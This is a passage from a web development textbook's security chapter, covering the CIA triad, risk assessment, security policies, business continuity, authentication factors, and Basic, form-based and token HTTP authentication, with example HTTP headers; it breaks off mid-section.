Security

16

CHAPTER OBJECTIVES

In this chapter you will learn . . .

- About core security principles and practices
- Best practices for authentication systems and data storage
- About public key cryptography, SSL, and certificates
- How to proactively protect your site against common attacks

Throughout this book we have occasionally focused on the security risks of a particular tool or practice. This chapter helps contextualize those earlier examples and provides deeper coverage of security-related matters including cryptography, information security, potential attacks, and theory. With foundational security concepts in mind, we explore some common web development practices related to authentication and encryption as well as best practices for securing your server against some common attacks.

16.1 Security Principles

HANDS-ON EXERCISES

LAB 16
Website Backups

It is often the case that a developer will only consider security towards the end of a project. Unfortunately, by that point, it is much too late. The correct time to address security is at the beginning of the project, and throughout the lifetime of the project. Errors in the hosting configuration, code design, policies, and implementation can perforate an application like holes in Swiss cheese. Filling these holes takes time, and the patched systems are often less elegant and manageable, if the holes get filled at all. Security theory and practice will guide you in that never-ending quest to defend your data and systems, which you will see, touches all aspects of software development.

The principal challenge with security is that threats exist in so many different forms. Not only is a malicious hacker on a tropical island a threat but so too is a sloppy programmer, a disgruntled manager, or a naive secretary. Moreover, threats are ever changing, and with each new counter measure, new threats emerge to supplant the old ones. Since websites are an application of networks and computer systems, you must draw from those fields to learn many foundational security ideas. Later, you will apply these ideas to harden your system against malicious users and defend against programming errors.

NOTE

The labs for this chapter have been split into two files: Lab16a and Lab16b. The 16a lab focuses more on infrastructural and practical aspects of security, while the 16b lab focuses on the application development side of security.

16.1.1 Information Security

There are many different areas of study that relate to security in computer networks. Information security is the holistic practice of protecting information from unauthorized users. Computer/IT security is just one aspect of this holistic thinking, which addresses the role computers and networks play. The other is information assurance, which ensures that data is not lost when issues do arise.

The CIA Triad

At the core of information security is the CIA triad: *confidentiality*, *integrity,* and *availability*, often depicted with a triangle showing their equality as in Figure 16.1.

Confidentiality is the principle of maintaining privacy for the data you are storing, transmitting, and so forth. This is the concept most often thought of when security is brought up.

Integrity is the principle of ensuring that data is accurate and correct. This can include preventing unauthorized access and modification, but also includes disaster preparedness and recovery.




FIGURE 16.1 The CIA triad: confidentiality, integrity, and availability

Availability is the principle of making information available to authorized people when needed. It is essential to making the other two elements relevant, since without it, it's easy to have a confidential and integral system (a locked box). This can be extended to **high-availability**, where redundant systems must be in place to ensure high uptime.

Security Standards

In addition to the triad, there are ISO standards ISO/IEC 27002-270037 that speak directly (and thoroughly) about security techniques and are routinely adopted by governments and corporations the world over. These standards are very comprehensive, outlining the need for risk assessment and management, security policy, and business continuity to address the triad. This chapter touches on some of those key ideas that are most applicable to web development.

16.1.2 Risk Assessment and Management

The ability to assess risk is crucial to the web development world. Risk is a measure of how likely an attack is, and how costly the impact of the attack would be if successful. In a public setting like the WWW, any connected computer can attempt to attack your site, meaning there are potentially several million threats. Knowing which ones to worry about lets you achieve the most impact for your effort by focusing on them.

Actors, Impacts, Threats, and Vulnerabilities

Risk assessment uses the concepts of actors, impacts, threats, and vulnerabilities to determine where to invest in defensive countermeasures.

The term "actors" refers to the people who are attempting to access your system. They can be categorized as internal, external, and partners.

- Internal actors are the people who work for the organization. They can be anywhere in the organization from the cashier to the IT staff, all the way to the CEO. Although they account for a small percentage of attacks, they are especially dangerous due to their internal knowledge of the systems.

- External actors are the people outside of the organization. They have a wide range of intent and skill, and they are the most common source of attacks. It turns out that more than three quarters of external actors are affiliated with organized crime or nation states.[1]
- Partner actors are affiliated with an organization that you partner or work with. If your partner is somehow compromised, there is a chance your data is at risk as well because quite often, partners are granted some access to each other's systems (to place orders, for example).

The impact of an attack depends on what systems were infiltrated and what data was stolen or lost. The impact relates back to the CIA triad since impact could be the loss of availability, confidentiality, and/or integrity.

- A *loss of availability* prevents users from accessing some or all of the systems. This might manifest as a denial of service attack, or a SQL injection attack (described later), where the payload removes the entire user database, preventing logins from registered users.
- A *loss of confidentiality* includes the disclosure of confidential information to a (often malicious) third party. It can impact the human beings behind the usernames in a very real way, depending on what was stolen. This could manifest as a cross-site script attack where data is stolen right off your screen or a full-fledged database theft where credit cards and passwords are taken.
- A *loss of integrity* changes your data or prevents you from having correct data. This might manifest as an attacker hijacking a user session, perhaps placing fake orders or changing a user's home address.

A **threat** refers to a particular path that a hacker could use to exploit a vulnerability and gain unauthorized access to your system. Sometimes called attack vectors, threats need not be malicious. A flood destroying your data center is a threat just as much as malicious SQL injections, buffer overflows, denial of service, and cross-site scripting attacks.

Broadly, threats can be categorized using the **STRIDE** mnemonic, developed by Microsoft, which describes six areas of threat[2]:

- **S**poofing—The attacker uses someone else's information to access the system.
- **T**ampering—The attacker modifies some data in nonauthorized ways.
- **R**epudiation—The attacker removes all trace of their attack so that they cannot be held accountable for other damages done.
- **I**nformation disclosure—The attacker accesses data they should not be able to.

- Denial of service—The attacker prevents real users from accessing the systems.
- Elevation of privilege—The attacker increases their privileges on the system, thereby getting access to things they are not authorized to.

Vulnerabilities are the security holes in your system. This could be an unsanitized user input or a bug in your web server software, for example. Once vulnerabilities are identified, they can be assessed for risk. Some vulnerabilities are not fixed because they are unlikely to be exploited, or because the consequences of an exploit are not critical.

Assessing Risk

Many very thorough and sophisticated risk assessment techniques exist and can be learned about in the *Risk Management Guide for Information Technology Systems* published by National Institute of Standards & Technology (NIST).[3] For our purposes, it will suffice to summarize that in risk assessment, you would begin by identifying the **actors**, **vulnerabilities**, and **threats** to your information systems. The probability of an attack, the skill of the actor, and the impact of a successful penetration are all factors in determining where to focus your security efforts.

Table 16.1 illustrates the relationship between the probability of an attack and its impact on an organization. The table weighs impact on the *x* scale and probability on the *y* scale. Using those weights, scores can be calculated (and colored). A threshold is then used to separate the threats that should be addressed from those you can ignore. In this example we use 16 as a threshold, being the lowest score for high-impact threats, although in practice it's a range of design considerations that dictate where to draw the line.

				Impact (n^2)		
		Very low	Low	Medium	High	Very high
Probability	Very high	5	10	20	40	80
	High	4	8	16	32	64
	Medium	3	6	12	24	48
	Low	2	4	8	16	32
	Very low	1	2	4	8	16

TABLE 16.1 Example of an Impact/Probability Risk Assessment Table using 16 as the threshold

16.1.3 Security Policy

One often underestimated technique to deal with security is to clearly articulate policies to users of the system to ensure they understand their rights and obligations. These policies typically fall into three categories:

- **Usage policy** defines what systems users are permitted to use, and under what situations. A company may, for example, prohibit social networking while at work, even though the IT policies may allow that traffic in. Usage policies are often designed to reduce risk by removing some attack vector from a particular class of system.
- **Authentication policy** controls how users are granted access to the systems. These policies may specify where an access badge or biometric ID is needed and when a password will suffice. Often hated by users, these policies most often manifest as simple **password policies**, which can enforce length restrictions and character rules as well as expiration of passwords after a set period of time.

NOTE

Password expiration policies are contentious because more frequently changing passwords become harder to remember, especially with requirements for nonintuitive punctuation and capitalization. The probability of a user writing the password down on a sticky note increases as the passwords become harder to remember.

Ironically, draconian password policies introduce new attack vectors, nullifying the purpose of the policy at the first place. Where authentication is critical, *two-factor authentication* (described in Section 16.2) should be applied in place of micromanaged password policies that do not increase security.

- **Legal policies** define a wide range of things including data retention and backup policies as well as accessibility requirements (like having all public communication well organized for the blind). These policies must be adhered to in order to keep the organization in compliance.

Good policies aim to modify the behavior of internal actors, but will not stop foolish or malicious behavior by employees. However, as one piece of a complete security plan, good policies are a low cost tool that can have a tangible impact.

16.1.4 Business Continuity

The unforeseen happens. Whether it's the death of a high-level executive, or the failure of a hard drive, business must continue to operate in the face of challenges. The best way to be prepared for the unexpected is to plan while times are good and thinking is clear in the form of a business continuity plan/disaster recovery plan. These plans are normally very comprehensive and include matters far beyond IT. Some considerations that relate to IT security are as follows.

Admin Password Management

If a bus suddenly killed the only person who has the password to the database server, how would you get access? This type of question may seem morbid, but it is essential to have an answer to it. The solution to this question is not an easy one since you must balance having the passwords available if needed and having the passwords secret so as not to create vulnerability.

There must also be a high level of trust in the system administrator since they can easily change passwords without notifying anyone, and it may take a long time until someone notices. Administrators should not be the only ones with keys, as was the case in 2008 when City of San Francisco system administrator, Terry Childs, locked out his own employer from all the systems, preventing access to anyone but himself.[4]

Some companies include administrator passwords in their disaster recovery plans. Unfortunately, those plans are often circulated widely within an organization, and divulging the root passwords widely is a terrible practice.

A common plan is a locked envelope or safe that uses the analogy of a fire alarm—break the seal to get the passwords in an emergency. Unfortunately, a sealed envelope is easily opened and a locked safe can be opened by anyone with a key (single-factor authentication). To ensure secrecy, you should require two people to simultaneously request access to prevent one person alone from secretly getting the passwords in the box, although all of this depends on the size of the organization and the type of information being secured.

PRO TIP

An unannounced disaster recovery exercise is a great way to spot-check that your administrator has not changed vital passwords without notifying management to update the lockbox (whether by malice or incompetence).

Backups and Redundancy

Backups are an essential element of business continuity and are easy to do for web applications so long as you are prepared to do them. What do you typically need to back up? The answer to this question can be determined by first deciding what is required to get a site up and running:

- A server configured with Apache to run our PHP code with a database server installed on the same or another machine.

- The PHP code for the domain.
- The database dump with all tables and data.

The speed with which you want to recover from a web breach determines which of the above you should have on hand. For large e-commerce sites where downtime could mean significant financial loss, fast response is essential, so a live backup server with everything already mirrored is the best approach, although this can be a costly solution.

In less critical situations, simply having the database and code somewhere that is accessible remotely might suffice. Any downtime that occurs while the server is reconfigured may be acceptable, especially if no data is lost in the process. Whatever the speed, it's important to try recovering from your backed-up data at least once before moving to production. Realizing you missed something during a rehearsal is far better than realizing it during a disaster.

Backups can be configured to happen as often as needed, with a wide range of options. You must balance backup frequency against the value of information that would be lost, so that critical information is backed up more frequently than less critical data.

Geographic Redundancy

The principle of a geographically redundant backup is to have backups in a different place than the primary systems in case of a disaster. Storing CD backups on top of a server does you no good if the server catches fire (and the CDs with it). Similarly, having a backup server in the same server rack as the primary system makes them prone to the same outages. When this idea is taken to a logical extreme, even a data center in the same city could be considered nonsecure, since a natural disaster or act of war could impact them both.

Thankfully, purchasing geographically remote server and storage space can be done relatively cheaply using a shared hosting environment. Look for hosts that tell you the geographic locations of their servers so that you can choose one that is geographically distinct from your primary systems.

PRO TIP

Many companies and governments have policies that require data be stored on servers located within the country. In these cases, geographic redundancy may be difficult to achieve. This is just one example of how conflicting needs complicate decision-making in real-world security environments.

Stage Mock Events

All the planning in the world will go to waste if no one knows the plan, or the plan has some fatal flaws. It's essential to actually execute mock events to test out disaster recovery plans. When planning for a mock disaster scenario, it's a perfect time to “kill” some key staff by sending them on vacation, allowing new staff to get up to speed during the pressure of a mock disaster. In addition to removing staff, consider removing key pieces of technology to simulate outages (take away phones, filter out Google, take away a hard drive). Problems that arise in the recovery of systems during a mock exercise provide insight into how to improve your planning for the next scenario, real or mock. It can also be a great way to cross-train staff and build camaraderie in your teams.

Auditing

Auditing is the process by which a third party is invited (or required) to check over your systems to see if you are complying with regulations. Auditing happens in the financial sector regularly, with a third-party auditor checking a company’s financial records to ensure everything is as it should be. Oftentimes, simply knowing an audit will be done provides incentive to implement proper practices.

The practice of **logging**, where each request for resources is stored in a secure log, provides auditors with a wealth of data to investigate. Chapter 18 provides some insight into good logging practices. Another common practice is to use databases to track when records are edited or deleted by storing the timestamp, the record, the change, and the user who was logged in.

16.1.5 Secure by Design

Secure by design is a software engineering principle that tries to make software better by acknowledging that there are malicious users out there and addressing it. By continually distrusting user input (and even internal values) throughout the design and implementation phases, you will produce more secure software than if you didn’t consider security at every stage. Some techniques that have developed to help keep your software secure include code reviews, pair programming, security testing, and security by default.

Figure 16.2 illustrates how security can be applied at every stage of the classic waterfall software development life cycle (SDLC). While not all of the illustrated inputs are covered in this textbook, it does cover many of the most impactful strategies for web development.

Code Reviews

In a **code review** system, programmers must have their code peer-reviewed before committing it to the repository. In addition to peer-review, new employees are often assigned a more senior programmer who uses the code review opportunities to point out inconsistencies with company style and practice.

Code reviews can be both formal and informal. The formal reviews are usually tied to a particular milestone or deadline whereas informal reviews are done on an




FIGURE 16.2 Some examples of security input into the SDLC

ongoing basis, but with less rigor. In more robust code reviews, algorithms can be traced or tested to ensure correctness.

Unit Testing

Unit testing is the practice of writing small programs to test your software as you develop it. Usually the *units* in a unit test are a module or class, and the test can compare the expected behavior of the class against the actual output. If you break any existing functionality, a unit test will discover it right away, saving you future headache and bugs. Unit tests should be developed alongside the main web application and be run with code reviews or on a periodic basis. Many frameworks come with their own testing toolkits, which simplify and facilitate unit testing. When done properly, they test for boundary conditions and situations that can hide bugs, which could be a security hole.

Pair Programming

Pair programming is the technique where two programmers work together at the same time on one computer. One programmer *drives* the work and manipulates the mouse and keyboard while the other programmer can focus on catching mistakes and high-level *thinking*. After a set time interval, the roles are switched and work continues. In addition to having two minds to catch syntax errors and the like, the team must also agree on any implementation details, effectively turning the process into a continuous code review.

Security Testing

Security testing is the process of testing the system against scenarios that attempt to break the final system. It can also include penetration testing where the company attempts to break into their own systems to find vulnerabilities as if they were hackers. Whereas normal testing focuses on passing user requirements, security testing focuses on surviving one or more attacks that simulate what could be out in the wild.

Secure by Default

Systems are often created with default values that create security risks (like a blank password). Although users are encouraged somewhere in the user manual to change those settings, they are often ignored, as exemplified by the tales of ATM cash machines that were easily reprogrammed by using the default password.[5] **Secure by default** aims to make the default settings of a software system secure, so that those type of breaches are less likely even if the end users are not very knowledgeable about security.

16.1.6 Social Engineering

Social engineering is the broad term given to describe the manipulation of attitudes and behaviors of a populace, often through government or industrial propaganda and/or coercion. In security circles, social engineering takes on the narrower meaning referring to the techniques used to manipulate people into doing something, normally by appealing to their baser instincts.

Social engineering is the human part of information security that increases the effectiveness of an attack. No one would click a link in an email that said *click here to get a virus*, but they might click a link to *get your free vacation*. A few popular techniques that apply social engineering are phishing scams and security theater.

Phishing scams, almost certainly not new to you, manifest famously as the Spanish Prisoner or Nigerian Prince Scams.[6] In these techniques, a malicious user sends an email to everyone in an organization about how their password has expired, or their quota has been exceeded, or some other ruse to make them feel anxious and impel them to act by clicking a link and providing their login information. Of course the link directs them to a fake site that looks like the authentic site, except for the bogus URL, which only some people will recognize.

While good defenses, in the form of spam filters, will prevent many of these attacks, good policies will help too, with users trained not to click links in emails, preferring instead to always type the URL to log in. Some organizations go so far as to set up false phishing scams that target their own employees to see which ones will divulge information to such scams. Those employees are then retrained or terminated.

Security theater is when visible security measures are put in place without too much concern as to how effective they are at improving actual security. The visual nature of these theatrics is thought to dissuade potential attackers. This is often done in 404 pages where a stern warning might read:

> *Your IP address is XX.XX.XX.XX. This unauthorized access attempt has been logged. Any illegal activity will be reported to the authorities.*

This message would be an example of security theater if this stern statement is a site's only defense. When used alone, security theater is often ridiculed as not a serious technique, but as part of a more complete defense it can contribute a deterrent effect.

16.1.7 Authentication Factors

To achieve both *confidentiality* and *integrity*, the user accessing the system must be who they purport to be. **Authentication** is the process by which you decide that someone is who they say they are and therefore permitted to access the requested resources. Whether getting entrance to an airport, getting past the bouncer at the bar, or logging into your web application, then you have already experienced authentication in action.

Authentication factors are the things you can ask someone for in an effort to validate that they are who they claim to be. The three categories of authentication factors–knowledge, ownership, and inherence–are commonly thought of as *the things you know*, *the things you have,* and *the things you are*.

Knowledge factors are the things you know. They are the small pieces of knowledge that supposedly only belong to a single person such as a password, PIN, challenge question (what was your first dog's name), or pattern (like on some mobile phones). These factors are vulnerable to someone finding out the information. They can also be easily shared.

Ownership factors are the things that you possess. A driving license, passport, cell phone, or key to a lock are all possessions that could be used to verify you are who you claim to be. Ownership factors are vulnerable to theft just like any other possession. Some ownership factors can be duplicated like a key, license, or passport while others are much harder to duplicate, such as a cell phone or dedicated authentication token.

Inherence factors are the things you are. This includes biometric data, such as your fingerprints, retinal pattern, and DNA sequence, but sometimes it includes things that are unique to you such as a signature, vocal pattern, or walking gait. These factors are much more difficult to forge, especially when they are combined into a holistic biometric scan.

Single versus Multifactor Authentication

Single-factor authentication is the weakest and most common category of authentication system where you ask for only one of the three factors. An implementation is as simple as knowing a password or possessing a magnetized key badge to gain access.

Single-factor authorization relies on the strength of passwords and on the users being responsive to threats such as people looking over their shoulder during password entry as well as phishing scams and other attacks. This is why banks do not allow you to use your birthday as your PIN and websites require passwords with special characters and numbers. When better authentication confidence is required, more than one authentication factor should be considered.

Multifactor authentication is where two distinct factors of authentication must pass before you are granted access. This dramatically improves security, with any attack now having to address two authentication factors, which will require at least two different attack vectors. Typically one of the two factors is a knowledge factor supplemented by an ownership factor like a card or pass. The inherent factors are still very costly to implement although they can provide better validation.

The way we all access an ATM machine is an example of two-factor authentication: you must have both the knowledge factor (PIN) and the ownership factor (card) to get access to your account.

So well accepted are the concepts of multifactor authentication that they are referenced by the US Department of Homeland Security as well as the credit card industry, which publishes standards that require two-factor authentication to gain access to networks where card-holder information is stored.[7]

Multifactor authentication is becoming prevalent in consumer products as well, where your cell phone is used as the ownership factor alongside your password as a knowledge factor.

NOTE

Many industries are starting to become aware of the risk that poor authentication has on their data. Unfortunately, some have attempted to implement enhanced authentication by having clients know the answers to multiple security questions in addition to a password. Since both factors are knowledge factors, this offers no material advantage to just a password, and may lead to a false sense of security.

To enhance authentication, one should use multiple factors rather than multiple instances of the same factor.

16.2 Approaches to Web Authentication

HANDS-ON EXERCISES

LAB 16
HTTP Authentication
Simple Form Authentication
Simple Token Authentication
Authenticate with Twitter

In web applications, there are four principle strategies used for authentication:

- Basic HTTP Authentication
- Form-Based Authentication

- Token HTTP Authentication
- Third-Party Authentication


16.2.1 Basic HTTP Authentication

HTTP supports several different forms of authentication via the `www-authenticate` response header. This section covers basic authentication, which is a basic mechanism to secure folders and files on a public webserver. Token authentication, which is the most commonly used form of HTTP authentication, is covered below.

HTTP Basic Authentication is a way for the server to indicate that a username and password is required to access a resource. It is not commonly used anymore, but it is worth knowing how it works. Figure 16.3 illustrates how basic HTTP authentication works.

When a protected resource request is received by the server, it sends the following response:

```
HTTP/1.1 401 Access Denied
WWW-Authenticate: Basic realm="Members Area"
Content-Length: 0
```



1
```
GET resource.php http/1.1
```

2
```
HTTP/1.1 401 Access Denied
WWW-Authenticate: Basic realm="Members Area"
```

This header is an instruction to browser to get username:password from the user.

3 The browser displays a login dialog.

Authentication Required

Members Area for http://somesite.ca requires a username and password.

User Name: randy

Password: 1234

This is just Base-64 encoding of the string randy:1234

4
```
GET resource.php http/1.1
Authorization: Basic cmFuZHk6MTIzNA==
```

5
```
HTTP/1.1 200 OK
...
```

6
```
GET something-else.php http/1.1
...
Authorization: Basic cmFuZHk6MTIzNA==
```

FIGURE 16.3 Basic HTTP Authentication

The text content of the `Basic realm` string can be any value; the realm string is displayed in the login dialog that is displayed by the browser. The browser can now display a pop-up login dialog, and the original request is resent with the entered username and password provided via the `Authorization` HTTP header.

```
GET resource.php HTTP/1.1
Host: www.funwebdev.com
Authorization: Basic cmFuZHk6bXlwYXNzd29yZA==
```


This `Authorization` header would then accompany all subsequent requests. This approach is sometimes referred to as an example of challenge-response authentication, in that the server provides a "challenge" (no access until you tell me who you are), and the client has to *immediately* provide a response.

Basic Authentication has a variety of drawbacks, which limit its usage. The first drawback is that there is no control over the login user experience. The browser, not the web site, provides the user login interface (as shown in Figure 16.3), and as a consequence, can be confusing for users. Another drawback is that there is no easy way to log a user out once he or she has logged in. But Basic Authentication has a much more serious drawback.

You might wonder what is in that random-looking bunch of letters and numbers. It looks encrypted, but it is not. It is a Base64 encoding of the username and password in the form username:password. In the above example, it is the encoded string `randy:1234`. The trouble with Base64 encoding is that it is an open standard that is easily decoded. This means that Basic HTTP Authentication is very vulnerable to **man-in-the-middle attacks**. That is, anyone who can eavesdrop in on the communication will have access to the user's username and password combination. For this reason, Basic Authentication cannot be considered a secure form of authentication unless the entire communication is encrypted via HTTPS (covered in Section 16.4).

16.2.2 Form-Based Authentication

When secure communication is needed, websites generally do not use either of the HTTP authentication approaches. Instead, some form of **form-based authentication** is used, which gives a site complete control over the visual experience of the login form (unlike basic HTTP authentication which uses a browser-generated form). This means an HTML form is presented to the user, and the login credential information is sent via regular HTTP POST. As shown in Figure 16.4, form authentication needs some way to keep track of the user's login status. The example in the diagram is using a session cookie, which indicates that some type of server-based storage is keeping track of the user's log-in status. Figure 16.5 illustrates a simplified version of how this would work (in fact, the session id can be regenerated for each request to make site less vulnerable to session-jacking,



1
```
HTTP/1.1 200 OK
```

2
```
POST signedin.php http/1.1
...
email=ra@funwebdev.ca+password=1234
```

This request must be communicated via HTTPS.

3
```
HTTP/1.1 200 OK
...
Set-Cookie: sessionId=dg5476dGKjm3342
```


Session id travels in cookie and identifies user.

4
```
GET portfolio.php http/1.1
...
Cookie: sessionId=dg5476dGKjm3342
```

5
```
HTTP/1.1 200 OK
...
Set-Cookie: sessionId=dg5476dGKjm3342
```

6
```
GET details.php http/1.1
...
Cookie: sessionId=dg5476dGKjm3342
```

FIGURE 16.4 The form authentication process



1 GET portfolio.php

2 Create session for this new user

Session ID	Logged-In?
...	
dg5476dGKjm3342	No

3 login form sent to user

```
Set-Cookie: sid=dg5476dGKjm3342
```

4 POST process-login.php

```
Cookie: sid=dg5476dGKjm3342
...
email=ra@funwebdev.ca+pass=1234
```

5 Verify credentials

6 Change status in session state

Session ID	Logged-In?
...	
dg5476dGKjm3342	Yes

7 portfolio sent to user

```
Set-Cookie: sid=dg5476dGKjm3342
```

FIGURE 16.5 Managing login status


which is covered later in this chapter). The key point here in this diagram is that some type of logic will be needed on the server to manage the login status of each user session.

Form authentication has the same vulnerabilities (or even more vulnerabilities since HTTP POST data is not even encoded) as Basic Authentication. Security is instead provided by TLS (Transport Layer Security) and HTTPS (covered in Section 16.4), which encrypts the entirety of all requests and responses.

16.2.3 HTTP Token Authentication

HTTP Token Authentication (also known more formally as **Bearer Authentication**) is a form of HTTP authentication that is commonly used in conjunction with form authentication, as well as with APIs and other services without a user interface. The word "bearer" in the name can be understood as "give access to the bearer of this token." This token is usually provided by the server *after* a user has authenticated via a HTML form. The token contains information about the authenticated user and can be in any format. Figure 16.6 illustrates how this token-based approach differs from the cookie-based approach shown in Figure 16.4.

Token authentication provides a way to implement **stateless authentication**. A small benefit of stateless authentication is that no additional logic is required on



Your JavaScript might store token in sessionStorage and attach token within header to future requests.

Your JavaScript might instead save token as a cookie.

